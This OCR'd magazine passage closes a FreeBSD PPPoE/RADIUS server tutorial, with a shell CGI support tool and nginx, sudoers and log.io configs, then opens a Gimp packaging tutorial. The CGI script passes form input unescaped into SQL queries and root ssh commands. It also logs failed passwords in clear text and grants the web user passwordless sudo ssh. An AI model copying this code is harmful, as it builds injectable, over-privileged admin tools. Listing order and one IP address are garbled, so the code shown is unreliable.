        echo "<hr> No customer entered. <hr>"
        echo    '<form method="link" action="sst">'
        echo    '<input type="submit" value="New query">'
        echo    '</form>'
        exit 0
fi

if [ -z $ZZ ]
then
        echo "<hr> No option selected. <hr>"
        echo    '<form method="link" action="sst">'
        echo    '<input type="submit" value="New query">'
        echo    '</form>'
        exit 0
fi

if [ $ZZ = 1 ]
then
        c_user=`$radius"select username from radcheck where username='$XX' limit 1;" 2> /dev/null`
        if [ `echo $XX | tr [:upper:] [:lower:]` = `echo $c_user | tr [:upper:] [:lower:]` ]
        then
                c_ip=`$radius"select value from radreply where username='$c_user' and attribute='Framed-IP-
Address' limit 1;" 2> /dev/null`
                if [ -z $c_ip ]
```

```
                then
                        c_ip=`$radius"select framedipaddress from radippool where username='$c_user' ORDER
BY expiry_time DESC limit 1;" 2> /dev/null`
                        c_ip_first=`echo $c_ip | cut -d"." -f1`
                        if [ "$c_ip_first" == 10 ]
                        then
                                c_ip_tipo=$(echo Dynamic_Private)
                        else
                                c_ip_tipo=$(echo Dynamic_Public)
                        fi
                else
                        c_ip_first=`echo $c_ip | cut -d"." -f1`
                        if [ "$c_ip_first" == 10 ]
                        then
                                c_ip_tipo=$(echo Private_Fixed)
                        else
                                c_ip_tipo=$(echo Public_Fixed)
                        fi
                fi
        else
                echo "<hr> Customer invalid. <hr>"
                echo    '<form method="link" action="sst">'
                echo    '<input type="submit" value="New query">'
                echo    '</form>'
                exit 0
        fi

        c_plano=`$radius"select groupname from usergroup where username='$c_user' limit 1;" 2> /dev/null`

        c_bloqueado=`$radius"select bloqueado from radcheck where attribute='ClearText-Password' and
UserName='$c_user';" 2> /dev/null`

        if [ -z $c_bloqueado ]
        then
                c_bloqueado=`$radius"select bloqueado from radcheck where attribute='Password' and
UserName='$c_user';" 2> /dev/null`
        fi

        if [ $c_bloqueado == 0 ]
        then
                c_bloqueado=$( echo "No")
        else
                c_bloqueado=$( echo "Yes")
        fi

        if [ -z $c_ip ]
        then
                echo "<hr> Customer without IP. <hr>"
                echo    '<form method="link" action="sst">'
```

```
                echo    '<input type="submit" value="New query">'
                echo    '</form>'
                exit 0
        fi

        echo "<hr> Customer: "$c_user" - IP: "$c_ip" - "$c_ip_tipo" - Product: "$c_plano" - Blocked: "$c_
bloqueado" . <hr>"
    fi

    if [ $ZZ = 2 ]
    then
        c_user=`$radius"select username from radcheck where username='$XX' limit 1;" 2> /dev/null`
        if [ `echo $XX | tr [:upper:] [:lower:]` = `echo $c_user | tr [:upper:] [:lower:]` ]
        then
                sudo ssh -l root -p 2220 198.51.100.2 /root/scripts/pod_drop.sh $XX 1> /dev/null
                $radius"update radacct set acctstoptime=now() where acctstoptime is null and
username='$XX';" 2> /dev/null
                echo "<hr> Customer "$XX" dropped. <hr>"
                echo    '<form method="link" action="sst">'
                echo    '<input type="submit" value="New query">'
                echo    '</form>'
                exit 0
        else
                echo "<hr> Customer invalid. <hr>"
                echo    '<form method="link" action="sst">'
                echo    '<input type="submit" value="New query">'
                echo    '</form>'
                exit 0
        fi
    fi

    if [ $ZZ = 3 ]
    then
        c_user=`$radius"select username from radcheck where username='$XX' limit 1;" 2> /dev/null`
        if [ `echo $XX | tr [:upper:] [:lower:]` = `echo $c_user | tr [:upper:] [:lower:]` ]
        then
                /root/scripts/drop_force $XX 2> /dev/null
                echo "<hr> Customer "$XX" dropped. <hr>"
                echo    '<form method="link" action="sst">'
                echo    '<input type="submit" value="New query">'
                echo    '</form>'
                exit 0
        else
                echo "<hr> Customer invalid. <hr>"
                echo    '<form method="link" action="sst">'
                echo    '<input type="submit" value="New query">'
                echo    '</form>'
                exit 0
        fi
```

```
        fi

        if [ $ZZ = 5 ]
        then
                if [ $SS = $pass ]
                then
                        c_user=`$radius"select username from radcheck where username='$XX' limit 1;" 2> /dev/null`
                        if [ `echo $XX | tr [:upper:] [:lower:]` = `echo $c_user | tr [:upper:] [:lower:]` ]
                        then
                                sudo ssh -l root -p 2220 1198.51.100.2 /root/scripts/coa_change.sh $XX $WW $QQ 1> /
    dev/null
                               echo "<hr> Customer "$XX" with speed changed to "$WW"kb download and "$QQ"kb upload. <hr>"
                                echo "Customer "$XX" with speed changed to "$WW"kb download and "$QQ"kb upload the
    date `date`." >> /tmp/sst_log
                                echo "Customer "$XX" with speed changed to "$WW"kb download and "$QQ"kb upload the
    date `date`." >> /var/log/messages
                                echo    '<form method="link" action="sst">'
                                echo    '<input type="submit" value="New query">'
                                echo    '</form>'
                                exit 0
                        else
                                echo "<hr> Usuario invalido. <hr>"
                                echo    '<form method="link" action="sst">'
                                echo    '<input type="submit" value="New query">'
                                echo    '</form>'
                                exit 0
                        fi
                else
                        echo "<hr> Invalid Password, this event will be logged for security reasons. <hr>"
                        echo "Attempt to access invalid, password "$SS" the date `date`." >> /tmp/sst_log
                        echo "Attempt to access invalid, password "$SS" the date `date`." >> /var/log/messages
                        echo    '<form method="link" action="sst">'
                        echo    '<input type="submit" value="New query">'
                        echo    '</form>'
                        exit 0
                fi
        fi

        echo '<br>'

fi
echo    '<form method="link" action="sst">'
echo    '<input type="submit" value="New query">'
echo    '</form>'
echo '</body>'
echo '</html>'
exit 0

#eof
```

```
        c_ip_first=`echo $4 | cut -d"." -f1`
        /usr/local/sbin/softflowctl -c /usr/local/etc/mpd5/
    netflow/$1.ctl shutdown
else
        c_ip6=$4
fi
...
```

Consider 203.0.113.15:700 as the ip:port of the NetFlow collector. Create startup scripts: Listing 29.

Permissions to be executable: Listing 30.

Permissions to be executable:

```
# chmod +x /root/scripts/ppp-down
```

The following script overturns daily customers that have been blocked: Listing 31.

Permissions to be executable:

```
# chmod +x /root/scripts/drop_blocked
```

Add it to cron to run daily:

```
# crontab -e
00 21 * * * /root/scripts/drop_blocked
```

This script serves to drop the client locally, but in a forced manner: Listing 32.

Permissions to be executable:

```
# chmod +x /root/scripts/drop_force
```

I'm using radvd to generate RA and quagga for redistribution. It could be done with rtadvd or dhcpv6; the most

Listing 35.

```
worker_processes  1;

events {
    worker_connections  1024;
}

http {
    include       mime.types;
    default_type  application/octet-stream;
    sendfile        on;
   client_body_timeout 12;
   client_header_timeout 12;
   keepalive_timeout 15;
   send_timeout 10;
   client_body_buffer_size 10K;
   client_header_buffer_size 1k;
   client_max_body_size 8m;
   large_client_header_buffers 2 1k;

    server {
        listen       127.0.0.1:80;
        listen       203.0.113.5:80;
        server_name  localhost;
       server_tokens off;

        location / {
            root   /usr/local/www/nginx;
            index  index.html index.htm;
        }

        location /sst {
            root   /usr/local/www/nginx/sst;
            index  sst.cgi;
            rewrite (.*)$ /$1.cgi break;
            fastcgi_pass   unix:/var/run/fcgiwrap/fcgi-
   wrap.sock;
            fastcgi_param  SCRIPT_FILENAME  /usr/local/
   www/nginx/$fastcgi_script_name;
            include        fastcgi_params;
            allow   203.0.113.69/32;
            deny    all;

        }

        error_page   500 502 503 504  /50x.html;
        location = /50x.html {
            root   /usr/local/www/nginx-dist;
        }
    }

    server {
        listen       203.0.113.5:666;
        server_name  valhalla;

        charset utf-8;

        location / {
               proxy_pass   http://127.0.0.1:1003/;
        }
    }
#eof
```




Figure 6. *nf_traffic*

Listing 36.

```
# cat /root/.log.io/harvester.conf
exports.config = {
  nodeName: "pppoe",
  logStreams: {
    valhalla: [
      "/var/log/mpd5.log",
    ]
  },
  server: {
    host: '127.0.0.1',
    port: 1001
  }
}
#eof

# cat /root/.log.io/log_server.conf
exports.config = {
  host: '127.0.0.1',
  port: 1001
}
#eof

# cat /root/.log.io/web_server.conf
exports.config = {
  host: '127.0.0.1',
  port: 1003,

  /*
  // Enable HTTP Basic Authentication
  auth: {
    user: "admin",
    pass: "1234"
  },
  */

  /*
  // Enable HTTPS/SSL
  ssl: {
    key: '/path/to/privatekey.pem',
    cert: '/path/to/certificate.pem'
  },
  */

  /*
  // Restrict access to websocket (socket.io)
  // Uses socket.io 'origins' syntax
  restrictSocket: '*:*',
  */

/*
  // Restrict access to http server (express)
  restrictHTTP: [
    "1.1.1.1"
  ]
*/

}
#eof
```

important thing is that the mpd5 provides a connection via link-local client-server. It is not interesting that the irqs stay changing between cores of processors, so let's fix them, bearing in mind that this can vary depending on your hardware. Create the rc for `cpu_affinity`: Listing 33.

Now let's create the cgi script for support: Listing 34. Permissions to be executable: `# chmod +x /usr/local/www/nginx/sst/sst.cgi`.

Let's configure sudo, otherwise you will have permission issues with nginx when using the SST.

Add these lines at the end of the file:

```
# vi /usr/local/etc/sudoers
User_Alias WEB = www
WEB ALL = NOPASSWD: /usr/bin/ssh
```

Let's set nginx for support system, log system and informative for blocked customers.

edit /usr/local/etc/nginx/nginx.conf: Listing 35.

Create a blocked informative page, it may contain customer area and others, creativity is the limit!

```
# vi /usr/local/www/nginx/index.html
<html>
   <head>
      <title></title>
   </head>
   <body>
      <p>
         Customer blocked, contact the Company Lorem
   Ipsum.</p>
   </body>
</html>
```

Let's configure postfix, edit the `/etc/mail/aliases`, uncomment the root and input your email address to receive important information from your server.

Run the line below to that postfix runs on localhost to start functioning properly:

Listing 37.

```
# touch /usr/local/etc/rc.d/log_io
# chmod 755 /usr/local/etc/rc.d/log_io

# cat /usr/local/etc/rc.d/log_io
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716
# REQUIRE: LOGIN
#
# Add the following lines to /etc/rc.conf to enable log.
   io-server and log.io-harvester at startup
# log_io (bool): Set to "NO" by default.
#                Set it to "YES" to enable log.io-server
   and log.io-harvester

. /etc/rc.subr

name="log_io"
rcvar=`set_rcvar_obsolete`
#rcvar=log_io_enable

load_rc_config $name

: ${log_io_enable:=NO}

start_cmd="${name}_start"
stop_cmd="${name}_stop"


log_io_start()
{
echo "Starting log.io-server."
/usr/local/bin/log.io-server 2>&1 >/dev/null &
echo "Starting log.io-harvester."
/usr/local/bin/log.io-harvester 2>&1 >/dev/null &
}

log_io_stop()
{
echo "Stoping log.io-server."
echo "Stoping log.io-harvester."
/usr/bin/killall node 2>&1 >/dev/null
}
run_rc_command "$1"

#eof
```




Figure 7. *pppoe_en*

```
# postconf -e „alias_maps = hash:/etc/mail/aliases” &&
   postconf -e ,inet_interfaces = localhost’ && rm -rf /
   etc/mail/aliases.db && newaliases && postalias /etc/
   mail/aliases
```

Let’s set the log.io: Listing 36. Create the rc for log.io: Listing 37.

Permissions to be executable:

```
# chmod +x /usr/local/etc/rc.d/log_io
```

Access your support system -> http://203.0.113.5/sst/sst and authentication logs -> http://203.0.113.5:666/.

If you got this far, your work is accomplished, set to run! For any questions I am available by email: tfgoncalves(at) connectionlost(dot)com(dot)br. The feedback may take time because mail flow here is a little high, but i will reply. Contributions and new ideas are always welcome. bsd r0x! [] s

TIAGO FELIPE GONÇALVES

Getting to Grips with the Gimp – Part 9

In the penultimate part in our series on the Gimp we will look at how to create a 3d package for a FreeBSD carton that is print ready.

What you will learn…

- How to manipulate images like a design pro

What you should know…

- General PC administration skills

In this tutorial we will create a realistic 3D object using the perspective tool that could potentially used for packaging any product. The key to this is accuracy and scaling, as any mismatch will ruin the final image.


Download the images from Table 1.

Table 1. *Details and credits*

Resource	URL	Details and credit
FreeBSD website	*https://www.freebsd.org/logo/logo-basic.png*	FreeBSD Logo and fonts
CPU core	*http://www.freeimages.com/photo/759887*	**Gold roubles** 10 russian gold roubles and CPU by styf22
Power button	*http://www.freeimages.com/photo/675014*	**Power Button** Hard drive power button by jmonte


Step 1

Open the CPU image [Figure 1].




Step 2

Rescale the image to 2800px with the constraint disabled [Figure 2].




Step 3

Select Layer → Layer to image size. Use the colour picker tool, select a region in the core of the CPU and fill the right hand side of the expanded image [Figure 3].




Step 4


Create a new layer and click back on the original layer. Select some CPU pins from the lower left hand side using the lasso tool, copy the selection and paste into the new layer. Temporarily reduce the opacity of the layer while aligning so you can overlay the pins accurately [Figure 4].



Step 5


Open the FreeBSD logo image and select and copy the transparent Red Daemon sphere. Create a new layer in the CPU image and paste the result. Click on the scale tool and ensure the constrain is enabled. Scale the image to neatly overlay the coin [Figure 5, 6].






Step 6

Add a new layer. Hide all the other layers. Copy the transparent FreeBSD text in black into the new layer. With constrain enabled, scale to 1500px and anchor the layer. Add a new layer. Set the foreground colour to #ff3300, select a square bounding box around “BSD” and fill with red. Repeat with the “Free” text and fill with white. Set the layer to Addition. Reveal the other layers and move the FreeBSD text to the edge of the CPU die. Select Layer → Layer to image size [Figure 7].



